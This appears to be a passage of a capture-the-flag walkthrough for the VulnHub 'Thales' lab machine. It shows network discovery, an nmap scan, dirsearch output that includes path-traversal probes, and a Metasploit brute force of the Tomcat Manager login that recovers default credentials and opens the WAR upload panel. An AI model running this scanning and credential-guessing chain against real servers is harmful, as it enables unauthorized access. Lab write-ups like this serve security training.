DARK TRACE

1'S & 0'S

CTF # 3

Thales

Difficulty: Easy!

Walkthrough...!

VULNHUB
VULNERABLE BY DESIGN

Sanjeewa Karunarathan

1. **As usual, scanned the network to identify our target host.**

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx/Thales]
└─# netdiscover -r 192.168.1.0/24
```

Results as follows

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 420
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.155   28:d0:ea:6e:9b:6e      5     300  Intel Corporate
192.168.1.1     98:a9:42:1f:39:15      1      60  Guangzhou Tozed Kangwei Intelligent Technology
192.168.1.124   08:00:27:e4:fe:99      1      60  PCS Systemtechnik GmbH
```

2. **As we can identify our target as 192.168.1.124 lets start discovering the target for more details with "nmap".**

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx/Thales]
└─# nmap -A -O -sC -sV -sT -T4 -vvv -oN thales_nmap_scan.txt 192.168.1.124
```

Results as follows

```
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8c:19:ab:91:72:a5:71:d8:6d:75:1d:8f:65:df:e1:32 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCfhrnhBc/uqyAEoIpZXXzNBwBJA/Wi2j61/61B
wFP3QvojMbw+1BqJltAdTY4JpMWyXhnOltN+QalT/FG1Y5bg6okbEcjDtGwSQvpc5RiMqj
```

AYoqZc5zu7rWuAs9AwIGOVIzstkFKoQdmjws+v+PCM0YWrgKlzsXSkSMfLdNHnXuQwBV
Ti9w6cfu/1iGE8EHpFWoH6a3qHAdHolghiD6lbcSPXderGWl4iSHUKA8eZw6wgib/7szWeUS9
D1HT6yXqcWCRllmOF5xrYZEeMhGnthiF6b0XK0MLhyOvTGQnSiUnlP7fVu/S7BCA1w0+B
RnDgqkq+yYdOVbog4Ur5/3F/

| 256 90:6e:a0:ee:d5:29:6c:b9:7b:05:db:c6:82:5c:19:bf (ECDSA)

| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ8pN5Pqcders45
dMkGSazQgvNIQqb3E6GaolylwOxV+SThfdp2lfhuHb7N31Oh68lahnOzx012SytFcf0UWdlE=

| 256 54:4d:7b:e8:f9:7f:21:34:3e:ed:0f:d9:fe:93:bf:00 (ED25519)

|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKx8dUcu/F23ROVr0drQvV7q7BaibcIwBtrDXa9rNcKY

8080/tcp open http syn-ack Apache Tomcat 9.0.52

|_http-favicon: Apache Tomcat

|_http-open-proxy: Proxy might be redirecting requests

|_http-title: Apache Tomcat/9.0.52

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

MAC Address: 08:00:27:E4:FE:99 (Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 4.X|5.X

OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5

OS details: Linux 4.15 - 5.8

TCP/IP fingerprint:

OS:SCAN(V=7.94SVN%E=4%D=2/23%OT=22%CT=1%CU=36258%PV=Y%DS=1%DC=D
%G=Y%M=08002

OS:7%TM=67BA35B1%P=x86_64-pc-linux-
gnu)SEQ(SP=106%GCD=1%ISR=107%TI=Z%CI=Z%I

OS:I=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4
=M5B4ST11NW

OS:7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=
FE88%W5=FE88

OS:%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%

OS:S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%

OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W

OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)

OS:U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D

OS:FI=N%T=40%CD=S)

Uptime guess: 41.108 days (since Sun Jan 12 23:32:04 2025)

Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=262 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE

HOP RTT ADDRESS

1 1.66 ms miletus (192.168.1.124)

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 02:08

Completed NSE at 02:08, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 02:08

Completed NSE at 02:08, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 02:08

Completed NSE at 02:08, 0.00s elapsed

Read data files from: /usr/share/nmap


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 17.75 seconds

Raw packets sent: 23 (1.806KB) | Rcvd: 15 (1.278KB)

As we can observe in the above result, there are two open ports available. They are Port 22 and 8080. Since port 8080 is open and according to the Nmap result, it says there is also running an Apache Tomcat/9.0.52 on http. So, I thought of accessing it via the browser.

http://192.168.1.124:8080



3. As the next step, Let's see if there is any flaw or vulnerability in Tomcat 9.0.52 with searchsploit or with exploitdb.

For my demonstration I selected exploitdb.

https://www.exploit-db.com/

appears to be no luck.

4. **Next, let's conduct directory search with;**

```
┌──(root㉿kali)-[/home/kali/Desktop/VulnhubEx/Thales]
└─# dirsearch --url http://192.168.1.124:8080
```

Results as follows

```
Target: http://192.168.1.124:8080/

[15:56:08] Starting:

[15:56:21] 400 -  795B  - /\..\..\..\..\..\..\..\..\..\..\etc\passwd

[15:56:22] 400 -  795B  - /a%5c.aspx

[15:56:50] 200 -   15KB - /docs/

[15:56:50] 302 -    0B  - /docs  ->  /docs/

[15:56:53] 200 -    1KB - /examples/websocket/index.xhtml

[15:56:53] 302 -    0B  - /examples  ->  /examples/

[15:56:53] 200 -    6KB - /examples/servlets/index.html

[15:56:53] 200 -   14KB - /examples/jsp/index.html

[15:56:53] 200 -    1KB - /examples/

[15:56:53] 200 -  658B  - /examples/servlets/servlet/CookieExample

[15:56:53] 200 -    1KB - /examples/servlets/servlet/RequestHeaderExample

[15:56:53] 200 -  685B  - /examples/jsp/snp/snoop.jsp

[15:56:54] 200 -   21KB - /favicon.ico

[15:56:58] 401 -    2KB - /host-manager/html

[15:56:58] 302 -    0B  - /host-manager/  ->  /host-manager/html

[15:57:07] 302 -    0B  - /manager  ->  /manager/

[15:57:07] 302 -    0B  - /manager/  ->  /manager/html

[15:57:07] 404 -    2KB - /manager/admin.asp

[15:57:07] 401 -    2KB - /manager/html/

[15:57:07] 401 -    2KB -
/manager/jmxproxy/?invoke=BEANNAME&op=METHODNAME&ps=COMMASEPARATEDPARA
METERS
```

[15:57:07] 401 - 2KB - /manager/jmxproxy/?invoke=Catalina%3Atype%3DService&op=findConnectors&ps=

[15:57:07] 404 - 2KB - /manager/login.asp

[15:57:07] 401 - 2KB - /manager/status/all

[15:57:07] 401 - 2KB - /manager/jmxproxy/?qry=STUFF

[15:57:07] 401 - 2KB - /manager/html

[15:57:07] 401 - 2KB - /manager/jmxproxy/?set=BEANNAME&att=MYATTRIBUTE&val=NEWVALUE

[15:57:07] 401 - 2KB - /manager/jmxproxy/?get=BEANNAME&att=MYATTRIBUTE&key=MYKEY

[15:57:07] 401 - 2KB - /manager/jmxproxy/?get=java.lang:type=Memory&att=HeapMemoryUsage

[15:57:07] 401 - 2KB - /manager/jmxproxy

[15:57:07] 404 - 2KB - /manager/login

[15:57:07] 404 - 2KB - /manager/VERSION

[15:57:08] 404 - 682B - /META-INF/beans.xml

[15:57:08] 404 - 682B - /META-INF

[15:57:08] 404 - 682B - /META-INF/ironjacamar.xml

[15:57:08] 404 - 682B - /META-INF/application.xml

[15:57:08] 404 - 682B - /META-INF/

[15:57:08] 404 - 682B - /META-INF/CERT.SF

[15:57:08] 404 - 682B - /META-INF/container.xml

[15:57:08] 404 - 682B - /META-INF/eclipse.inf

[15:57:08] 404 - 682B - /META-INF/ejb-jar.xml

[15:57:08] 404 - 682B - /META-INF/jboss-app.xml

[15:57:08] 404 - 682B - /META-INF/MANIFEST.MF

[15:57:08] 404 - 682B - /META-INF/application-client.xml

[15:57:08] 404 - 682B - /META-INF/jboss-client.xml

[15:57:08] 404 - 682B - /META-INF/jboss-deployment-structure.xml

[15:57:08] 404 - 682B - /META-INF/jboss-ejb-client.xml

```
[15:57:08] 404 -  682B  - /META-INF/jboss-webservices.xml
[15:57:08] 404 -  682B  - /META-INF/jbosscmp-jdbc.xml
[15:57:08] 404 -  682B  - /META-INF/context.xml
[15:57:08] 404 -  682B  - /META-INF/SOFTWARE.SF
[15:57:08] 404 -  682B  - /META-INF/spring/application-context.xml
[15:57:08] 404 -  682B  - /META-INF/weblogic-application.xml
[15:57:08] 404 -  682B  - /META-INF/app-config.xml
[15:57:08] 404 -  682B  - /META-INF/jboss-ejb3.xml
[15:57:08] 404 -  682B  - /META-INF/openwebbeans/openwebbeans.properties
[15:57:08] 404 -  682B  - /META-INF/persistence.xml
[15:57:08] 404 -  682B  - /META-INF/weblogic-ejb-jar.xml
[15:57:08] 404 -  682B  - /META-INF/ra.xml
[15:57:25] 302 -    0B  - /shell  ->  /shell/
[15:57:38] 404 -  682B  - /WEB-INF/applicationContext.xml
[15:57:38] 404 -  682B  - /WEB-INF/
[15:57:38] 404 -  682B  - /WEB-INF/application_config.xml
[15:57:38] 404 -  682B  - /WEB-INF/cas-servlet.xml
[15:57:38] 404 -  682B  - /WEB-INF
[15:57:38] 404 -  682B  - /WEB-INF/classes/app-config.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/applicationContext.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/application.properties
[15:57:38] 404 -  682B  - /WEB-INF/application-client.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/default_views.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/faces-config.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/db.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/countries.properties
[15:57:38] 404 -  682B  - /WEB-INF/beans.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/languages.xml
```

```
[15:57:38] 404 -  682B  - /WEB-INF/classes/commons-logging.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/application.yml
[15:57:38] 404 -  682B  - /WEB-INF/classes/default-theme.properties
[15:57:38] 404 -  682B  - /WEB-INF/cas.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/mobile.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/demo.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/struts.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/config.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/cas-theme-default.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/log4j.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/META-INF/persistence.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/services.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/struts.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/resources/config.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/fckeditor.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/META-INF/app-config.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/validation.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/log4j.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/hibernate.cfg.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/struts-default.vm
[15:57:38] 404 -  682B  - /WEB-INF/classes/protocol_views.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/persistence.xml
[15:57:38] 404 -  682B  - /WEB-INF/classes/velocity.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/theme.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/web.xml
[15:57:38] 404 -  682B  - /WEB-INF/conf/caches.properties
[15:57:38] 404 -  682B  - /WEB-INF/classes/logback.xml
[15:57:38] 404 -  682B  - /WEB-INF/conf/config.properties
```

[15:57:38] 404 - 682B - /WEB-INF/conf/daemons.properties

[15:57:38] 404 - 682B - /WEB-INF/conf/core.xml

[15:57:38] 404 - 682B - /WEB-INF/conf/editors.properties

[15:57:38] 404 - 682B - /WEB-INF/conf/lutece.properties

[15:57:38] 404 - 682B - /WEB-INF/conf/jtidy.properties

[15:57:38] 404 - 682B - /WEB-INF/conf/jpa_context.xml

[15:57:38] 404 - 682B - /WEB-INF/components.xml

[15:57:38] 404 - 682B - /WEB-INF/config/mua-endpoints.xml

[15:57:38] 404 - 682B - /WEB-INF/conf/db.properties

[15:57:38] 404 - 682B - /WEB-INF/conf/wml.properties

[15:57:38] 404 - 682B - /WEB-INF/conf/caches.dat

[15:57:38] 404 - 682B - /WEB-INF/config/dashboard-statistics.xml

[15:57:38] 404 - 682B - /WEB-INF/conf/page_navigator.xml

[15:57:38] 404 - 682B - /WEB-INF/config/metadata.xml

[15:57:38] 404 - 682B - /WEB-INF/conf/search.properties

[15:57:38] 404 - 682B - /WEB-INF/conf/webmaster.properties

[15:57:38] 404 - 682B - /WEB-INF/config/soapConfig.xml

[15:57:38] 404 - 682B - /WEB-INF/dispatcher-servlet.xml

[15:57:38] 404 - 682B - /WEB-INF/config/security.xml

[15:57:38] 404 - 682B - /WEB-INF/config/faces-config.xml

[15:57:38] 404 - 682B - /WEB-INF/config/users.xml

[15:57:38] 404 - 682B - /WEB-INF/config.xml

[15:57:38] 404 - 682B - /WEB-INF/classes/messages.properties

[15:57:38] 404 - 682B - /WEB-INF/config/web-core.xml

[15:57:38] 404 - 682B - /WEB-INF/conf/core_context.xml

[15:57:38] 404 - 682B - /WEB-INF/decorators.xml

[15:57:38] 404 - 682B - /WEB-INF/config/webmvc-config.xml

[15:57:38] 404 - 682B - /WEB-INF/deployerConfigContext.xml

[15:57:38] 404 - 682B - /WEB-INF/conf/mime.types

[15:57:38] 404 - 682B - /WEB-INF/faces-config.xml

[15:57:39] 404 - 682B - /WEB-INF/glassfish-resources.xml

[15:57:39] 404 - 682B - /WEB-INF/hibernate.cfg.xml

[15:57:39] 404 - 682B - /WEB-INF/jboss-web.xml

[15:57:39] 404 - 682B - /WEB-INF/ibm-web-ext.xmi

[15:57:38] 404 - 682B - /WEB-INF/config/webflow-config.xml

[15:57:38] 404 - 682B - /WEB-INF/geronimo-web.xml

[15:57:39] 404 - 682B - /WEB-INF/jboss-client.xml

[15:57:39] 404 - 682B - /WEB-INF/jboss-deployment-structure.xml

[15:57:38] 404 - 682B - /WEB-INF/ejb-jar.xml

[15:57:39] 404 - 682B - /WEB-INF/ibm-web-bnd.xmi

[15:57:39] 404 - 682B - /WEB-INF/jax-ws-catalog.xml

[15:57:39] 404 - 682B - /WEB-INF/jetty-web.xml

[15:57:39] 404 - 682B - /WEB-INF/jonas-web.xml

[15:57:39] 404 - 682B - /WEB-INF/glassfish-web.xml

[15:57:39] 404 - 682B - /WEB-INF/jboss-ejb-client.xml

[15:57:39] 404 - 682B - /WEB-INF/liferay-layout-templates.xml

[15:57:39] 404 - 682B - /WEB-INF/liferay-plugin-package.xml

[15:57:39] 404 - 682B - /WEB-INF/ias-web.xml

[15:57:39] 404 - 682B - /WEB-INF/jboss-ejb3.xml

[15:57:39] 404 - 682B - /WEB-INF/logs/log.log

[15:57:39] 404 - 682B - /WEB-INF/liferay-portlet.xml

[15:57:39] 404 - 682B - /WEB-INF/local.xml

[15:57:39] 404 - 682B - /WEB-INF/portlet.xml

[15:57:39] 404 - 682B - /WEB-INF/liferay-display.xml

[15:57:39] 404 - 682B - /WEB-INF/jrun-web.xml

[15:57:39] 404 - 682B - /WEB-INF/liferay-look-and-feel.xml

[15:57:39] 404 - 682B - /WEB-INF/local-jps.properties

[15:57:39] 404 - 682B - /WEB-INF/jetty-env.xml

[15:57:39] 404 - 682B - /WEB-INF/jboss-webservices.xml

[15:57:39] 404 - 682B - /WEB-INF/quartz-properties.xml

[15:57:39] 404 - 682B - /WEB-INF/remoting-servlet.xml

[15:57:39] 404 - 682B - /WEB-INF/resin-web.xml

[15:57:39] 404 - 682B - /WEB-INF/logback.xml

[15:57:39] 404 - 682B - /WEB-INF/resources/config.properties

[15:57:39] 404 - 682B - /WEB-INF/openx-config.xml

[15:57:39] 404 - 682B - /WEB-INF/portlet-custom.xml

[15:57:39] 404 - 682B - /WEB-INF/service.xsd

[15:57:39] 404 - 682B - /WEB-INF/restlet-servlet.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-config/application-context.xml

[15:57:39] 404 - 682B - /WEB-INF/spring/webmvc-config.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-config/management-config.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-config/authorization-config.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-config/services-remote-config.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-dispatcher-servlet.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-context.xml

[15:57:39] 404 - 682B - /WEB-INF/sitemesh.xml

[15:57:39] 404 - 682B - /WEB-INF/rexip-web.xml

[15:57:39] 404 - 682B - /WEB-INF/springweb-servlet.xml

[15:57:39] 404 - 682B - /WEB-INF/validation.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-config/messaging-config.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-configuration/filters.xml

[15:57:39] 404 - 682B - /WEB-INF/sun-jaxws.xml

[15:57:39] 404 - 682B - /WEB-INF/spring-mvc.xml

[15:57:39] 404 - 682B - /WEB-INF/struts-config-ext.xml

```
[15:57:39] 404 -  682B  - /WEB-INF/trinidad-config.xml
[15:57:39] 404 -  682B  - /WEB-INF/urlrewrite.xml
[15:57:39] 404 -  682B  - /WEB-INF/spring-ws-servlet.xml
[15:57:39] 404 -  682B  - /WEB-INF/struts-config-widgets.xml
[15:57:39] 404 -  682B  - /WEB-INF/spring-config/presentation-config.xml
[15:57:39] 404 -  682B  - /WEB-INF/struts-config.xml
[15:57:39] 404 -  682B  - /WEB-INF/sun-web.xml
[15:57:39] 404 -  682B  - /WEB-INF/web-borland.xml
[15:57:39] 404 -  682B  - /WEB-INF/tjc-web.xml
[15:57:39] 404 -  682B  - /WEB-INF/web-jetty.xml
[15:57:39] 404 -  682B  - /WEB-INF/spring-config/services-config.xml
[15:57:39] 404 -  682B  - /WEB-INF/validator-rules.xml
[15:57:39] 404 -  682B  - /WEB-INF/web.xml
[15:57:39] 404 -  682B  - /WEB-INF/tiles-defs.xml
[15:57:39] 404 -  682B  - /WEB-INF/web.xml.jsf
[15:57:39] 404 -  682B  - /WEB-INF/weblogic.xml
[15:57:39] 404 -  682B  - /WEB-INF/spring-config.xml
[15:57:39] 404 -  682B  - /WEB-INF/workflow-properties.xml
[15:57:39] 404 -  682B  - /WEB-INF/web2.xml

Task Completed
```

Please note that I had to change the ip of the target system since I had to switch the VM to another host computer. Earlier it was 192.168.1.124 and the new ip is 192.168.1.102 (both refer to the same scenario)

5. Since, the above result output also does not provide/reveal any interesting information. My next option is trying to brute force the Tomcat login. So I thought of using the Metasploit framework for the task.

```
msf6 > search tomcat

63  auxiliary/scanner/http/tomcat_mgr_login
```

```
msf6 > use 63
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

  Name                  Current Setting  Required  Description
  ----                  ---------------  --------  -----------
  ANONYMOUS_LOGIN       false            yes       Attempt to login with a
                                                   blank username and password
  BLANK_PASSWORDS       false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED      5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS          false            no        Try each user/password couple stored in the
current database
  DB_ALL_PASS           false            no        Add all passwords in the current database to
the list
  DB_ALL_USERS          false            no        Add all users in the current database to the
list
  DB_SKIP_EXISTING      none             no        Skip existing credentials stored in the
current database (Accepted: none, user,
                                                   user&realm)
  PASSWORD                               no        The HTTP password to specify for
authentication
  PASS_FILE             /usr/share/metasploit-framework/data/wordli  no        File containing passwords,
one per line
                        sts/tomcat_mgr_default_pass.txt
  Proxies                                no        A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS                                 yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basic
                                                   s/using-metasploit.html
  RPORT                 8080             yes       The target port (TCP)
```

SSL false no Negotiate SSL/TLS for outgoing connections

STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host

TARGETURI /manager/html yes URI for Manager login. Default is /manager/html

THREADS 1 yes The number of concurrent threads (max one per host)

USERNAME no The HTTP username to specify for authentication

USERPASS_FILE /usr/share/metasploit-framework/data/wordli no File containing users and passwords separated by space, one pair per line

sts/tomcat_mgr_default_userpass.txt

USER_AS_PASS false no Try the username as the password for all users

USER_FILE /usr/share/metasploit-framework/data/wordli no File containing users, one per line

sts/tomcat_mgr_default_users.txt

VERBOSE true yes Whether to print output for all attempts

VHOST no HTTP server virtual host

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.1.102
rhosts => 192.168.1.102
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
```

This revealed the Tomcat credentials

[-] 192.168.1.102:8080 - LOGIN FAILED: root:toor (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:password1 (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:j2deployer (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:OvW*busr1 (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:kdsxc (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:owaspba (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:ADMIN (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: root:xampp (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: tomcat:admin (Incorrect)

[-] 192.168.1.102:8080 - LOGIN FAILED: tomcat:manager (Incorrect)

[+] 192.168.1.102:8080 - Login Successful: tomcat:role1


[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

Username : tomcat

Password : role1

6. Let's try to log on to the tomcat admin panel.



7. **Boom, we could log on to the Tomcat Manager panel.**

8. **In the Manager panel, as we can observe there is a place to upload WAR files as shown below.**

Deploy directory or WAR file located on server

Context Path:
Version (for parallel deployment):
XML Configuration file path:
WAR or Directory path:
Deploy

WAR file to deploy

Select WAR file to upload Browse... No file selected.
Deploy

Configuration

Re-read TLS configuration files

TLS host name (optional)
Re-read

Diagnostics

Check to see if a web application has caused a memory leak on stop, reload or undeploy

Find leaks	This diagnostic check will trigger a full garbage collection. Use it with extreme caution on production systems.

